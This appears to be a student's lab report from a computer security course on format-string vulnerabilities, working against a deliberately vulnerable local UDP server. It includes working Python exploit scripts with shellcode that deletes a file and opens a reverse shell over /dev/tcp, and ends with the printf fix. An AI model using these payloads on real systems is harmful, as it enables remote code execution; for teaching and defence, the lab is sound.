
Changing the server programs memory

4a. Changing the address to any value. For this we take the format string as address of target variable followed by 23 %x followed by %n

The %n writes the no of characters printed to an address.

In this case it would modify the content of the target address with the no of characters printed.


Hence the content would be changed to 0xbc



5b. Change the value stored at target to 500.

For this task, we need to print out 1280(0x500) characters before putting a %n

This is achieved by using passing the address of target followed 22 %.8x which prints out 180 characters, hence we need to print 1100 characters before putting %n This is achieved by adding %.1100x%n to the format string.




4c. for this task we need to change the value stored at target as ff990000

Fore this we first write two byes 0xFF99 to the first two bytes and write 2 bytes at 0x10000 to the second 2 bytes of target.

We use %hn to write 2 bytes at a time.

Since %hn writes only 2 bytes at a time, writing 0x10000 will write only 2 byes from 0x10000 hence only writing 0x0000 to the value.

This is shown in the screenshot below.



Task 6.

For this task I wrote a python script to create and send a payload.

Python script:

```
#!/usr/bin/python3

# Made by Chirag for CSE643: Computer Security

import sys, os

shellcode= (
    # Push the command '/bin////bash' into stack (//// is equivalent to /)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""bash"                    # pushl "bash"
    "\x68""////"                    # pushl "////"
    "\x68""/bin"                    # pushl "/bin"
    "\x89\xe3"                      # movl %esp, %ebx

    # Push the 1st argument '-ccc' into stack (-ccc is equivalent to -c)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""-ccc"                    # pushl "-ccc"
    "\x89\xe0"                      # movl %esp, %eax


    # Push the 2nd argument '/usr/bin/touch /tmp/CTF/team.jpg' into stack
    "\x31\xd2"                      # xorl %edx,%edx
    "\x52"                          # pushl %edx
    "\x68""ile "                    # pushl "ile "
    "\x68""/myf"                    # pushl "/myf"
    "\x68""/tmp"                    # pushl "/tmp"
    "\x68""/rm "                    # pushl "/rm "
    "\x68""/bin"                    # pushl "/bin"
    "\x89\xe2"                      # movl %esp,%edx

    # Construct the argv[] array and set ecx
    "\x31\xc9"                      # xorl %ecx,%ecx
    "\x51"                          # pushl %ecx
    "\x52"                          # pushl %edx
    "\x50"                          # pushl %eax
    "\x53"                          # pushl %ebx
    "\x89\xe1"                      # movl %esp,%ecx

    # Set edx to 0
    "\x31\xd2"                      #xorl %edx,%edx

    # Invoke the system call
```

```
    "\x31\xc0"                      # xorl %eax,%eax
    "\xb0\x0b"                      # movb $0x0b,%al
    "\xcd\x80"                      # int $0x80
).encode('latin-1')

def ft_create_payload(t_addr, r_addr, count):
    t_addr = int(t_addr,16)
    r = [int(r_addr[2:6], 16),int(r_addr[-4:], 16)]
    r1 = r2 = 0
    t1 = t2 = 0

    if r[0] > r[1]:
        t1 = t_addr
        t2 = t_addr + 2
        r2 = r[0]
        r1 = r[1]
    else:
        t1 = t_addr + 2
        t2 = t_addr
        r2 = r[1]
        r1 = r[0]


    payload = t1.to_bytes(4,byteorder = 'little')
    payload += "@@@@".encode()
    payload += t2.to_bytes(4,byteorder = 'little')
    payload += ("".join(["%.8x" * count])).encode()

    printed = 12 + count * 8
    z = r1 - printed
    k = r2 - r1
    payload = payload + ("%." +str(z) + "x%hn" ).encode()
    payload = payload + ("%." +str(k) + "x%hn" ).encode()

    print("payload", printed)
    return payload

def ft_create_payload_shell(t_addr, r_addr, count):
    payload = ft_create_payload(t_addr, r_addr, count)

    payload = payload + b"\x90" *100 + shellcode
    # print(len(payload))

    return payload

def attack(payload):
    fp = open("payload",'wb')
    fp.write(payload)
    fp.close()
```

```
    os.system("/bin/bash -c \"cat payload > /dev/udp/127.0.0.1/9090\"")
    return

def main(argv):
    if "-H" in argv or '--help' in argv or "-h" in argv:
        print("Usage: ./myscipt.py -t <t_add> -c <%.8x...c> -
t <replace value>")
        print("-t : target address as 0xffffffff")
        print("-c : count of %.8x")
        print("-r : address to be filled in as as 0xffffffff")
        print("This program only works for certain caces")
    else:
        if len(argv) != 7 and "--shell" not in argv:
            print("invalid aruguments")
            return

        t_addr = argv[argv.index("-t")+1]
        r_addr = argv[argv.index("-r")+1]
        count =int(argv[argv.index("-c")+1])
        if "--shell" not in argv:
            payload = ft_create_payload(t_addr, r_addr, count)
        else:
            payload = ft_create_payload_shell(t_addr, r_addr, count)
        attack(payload)

if __name__ == '__main__':
    main(sys.argv)
```

This code takes in the target address, the address to be changed to, the count of %.8x from the command line.

It splits the modification address into 2 strings 4 bytes, compares the two and first writes the smaller value of those to the format string.

It then adds 100 NOP instructions followed by the shellcode.


For this task, I put the return address as the target address, the address of buffer + 200 as the modification addressand the count of %.8x as 22

The shellcode invokes the execve system call to run the command

/bin/bash -c “/bin/rm /tmp/myfile”

This command deletes a file stored at the server located in the tmp folder.

Since the server is root daemon, it is able to delete files stored at temp regardless of who the owner is.



From the screenshot above, we can see that myfile gets deleted from the server.


Task 7:

Establishing reverse shell.

For this task I modify the python program in previous task to run a shellcode to invoke a execve system call to invoke the following command:

/bin/bash -c “/bin/bash -i > /dev/tcp/127.0.0.1/9092 0<&1 2>&1”

This command invokes a reverse shell from the server to the attacker who has set a listening connection at localhost at port 9092.



From the screenshot above, we can see that the reverse shell has been established by sending a payload to the server.

Python code for this task:

```
#!/usr/bin/python3

# Made by Chirag for CSE643: Computer Security

import sys, os

shellcode= (
    # Push the command '/bin////bash' into stack (//// is equivalent to /)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""bash"                    # pushl "bash"
    "\x68""////"                    # pushl "////"
    "\x68""/bin"                    # pushl "/bin"
    "\x89\xe3"                      # movl %esp, %ebx

    # Push the 1st argument '-ccc' into stack (-ccc is equivalent to -c)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""-ccc"                    # pushl "-ccc"
    "\x89\xe0"                      # movl %esp, %eax


    # Push the 2nd argument '/bin/bash -
i > /dev/tcp/127.0.0.1/9092' into stack
    "\x31\xd2"                      # xorl %edx,%edx
    "\x52"                          # pushl %edx
    "\x68"">&1 "
    "\x68""&1 2"
    "\x68""2 0<"
    "\x68""/909"
    "\x68"".0.1"
    "\x68""27.0"
    "\x68""cp/1"
    "\x68""ev/t"
    "\x68""> /d"
    "\x68""h -i"
    "\x68""/bas"
    "\x68""/bin"
    "\x89\xe2"                      # movl %esp,%edx

    # Construct the argv[] array and set ecx
    "\x31\xc9"                      # xorl %ecx,%ecx
    "\x51"                          # pushl %ecx
    "\x52"                          # pushl %edx
    "\x50"                          # pushl %eax
    "\x53"                          # pushl %ebx
    "\x89\xe1"                      # movl %esp,%ecx
```

```
    # Set edx to 0
    "\x31\xd2"                      #xorl %edx,%edx

    # Invoke the system call
    "\x31\xc0"                      # xorl %eax,%eax
    "\xb0\x0b"                      # movb $0x0b,%al
    "\xcd\x80"                      # int $0x80
).encode('latin-1')

def ft_create_fmt(t_addr, r_addr, count):
    # cpnvert target address from  hex to int
    t_addr = int(t_addr,16)
    # split address to write into 4 byes and 4 bytes
    # ex: 0xaabbccdd r = [int(aabb, 16), int(ccdd,16)]
    r = [int(r_addr[2:6], 16),int(r_addr[-4:], 16)]
    r1 = r2 = 0
    t1 = t2 = 0

    # ensuring that the smaller part of the return address
    # gets overwritten first
    if r[0] > r[1]:
        t1 = t_addr
        t2 = t_addr + 2
        r2 = r[0]
        r1 = r[1]
    else:
        t1 = t_addr + 2
        t2 = t_addr
        r2 = r[1]
        r1 = r[0]


    # create a format string  as <addr1>@@@@<addr2>%.8x...count times
    fmt = t1.to_bytes(4,byteorder = 'little')
    fmt += "@@@@".encode()
    fmt += t2.to_bytes(4,byteorder = 'little')
    fmt += ("".join(["%.8x" * count])).encode()

    # completing the format string to overwrite target address with replace ad
dress
    printed = 12 + count * 8        # calculating characters printed so far
    z = r1 - printed                # calculating characters to print to write
 the smaller address
    k = r2 - r1                     # calculating balance for larger number

    # complete format string as <addr1>@@@@<addr2>%.8x..count times..%.zx%n%.k
x%n
    fmt = fmt + ("%." +str(z) + "x%hn" ).encode()
```

```
    fmt = fmt + ("%." +str(k) + "x%hn" ).encode()

    return fmt

# function to combine format string with shellcode to generate a payload
def ft_create_payload(t_addr, r_addr, count):
    fmt = ft_create_fmt(t_addr, r_addr, count)

    payload = fmt + b"\x90" *100 + shellcode
    return payload

# send payload to ip
def attack(payload):
    fp = open("payload",'wb')
    fp.write(payload)
    fp.close()

    os.system("/bin/bash -c \"cat payload > /dev/udp/127.0.0.1/9090\"")
    return

def main(argv):
    if "-H" in argv or '--help' in argv or "-h" in argv:
        print("Usage: ./myscipt.py -t <t_add> -c <%.8x...c> -
t <replace value>")
        print("-t : target address in the format 0xaabbccdd")
        print("-c : count of %.8x")
        print("-r : address to be filled in the format 0xaabbccdd")
        print("--shell: to invoke a shellcode using format string")
        print("Warning: This program works for certain cases and is not tested
 on all possible cases!")
    else:
        if len(argv) != 7 and "--shell" not in argv:
            print("invalid aruguments\n run with -H or --help to check use")
            return
        elif len(argv) != 8 and "--shell" in argv:
            print("invalid aruguments\n run with -H or --help to check use")
            return
        t_addr = argv[argv.index("-t")+1]
        r_addr = argv[argv.index("-r")+1]
        count =int(argv[argv.index("-c")+1])
        if "--shell" not in argv:
            payload = ft_create_fmt(t_addr, r_addr, count)
        else:
            payload = ft_create_payload(t_addr, r_addr, count)
        attack(payload)

if __name__ == '__main__':
    main(sys.argv)
```

Task 8
fixing the server program.

For this task I compile the server program again to see the error thrown by the compiler.

This means that the raw input from the user is being passed to printf to get printed. This means that the format string vulnerability can be exploited in such a case.

```
/bin/bash 80x46
[10/21/2019]Chirag@VM:~/.../Lab7-FormatString$ make
sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:17:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(msg);
     ^
```

For correction, I change the server code as shown below.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

char *secret = "A secret message\n";
unsigned int  target = 0x11223344;

void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf("%s",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}

// This function provides some helpful information. It is meant to
//   simplify the lab task. In practice, attackers need to figure
//   out the information by themselves.
void helper()
{
    printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
    printf("The address of the 'target' variable: 0x%.8x\n",
            (unsigned) &target);
    printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}
```

```
void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
                 (struct sockaddr *) &client, &clientLen);
        myprintf(buf);
    }
    close(sock);
}
```

Here in myprinf, the printf function is invoked as

printf("%s',msg);

By doing this, the raw input from the user is passed as a string argument to printf.

I compile the code again and this time the compiler does not throw any warning.


```
[10/21/2019]Chirag@VM:~/.../Lab7-FormatString$ make
sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -z execstack -o server server.c
sudo ./server
```

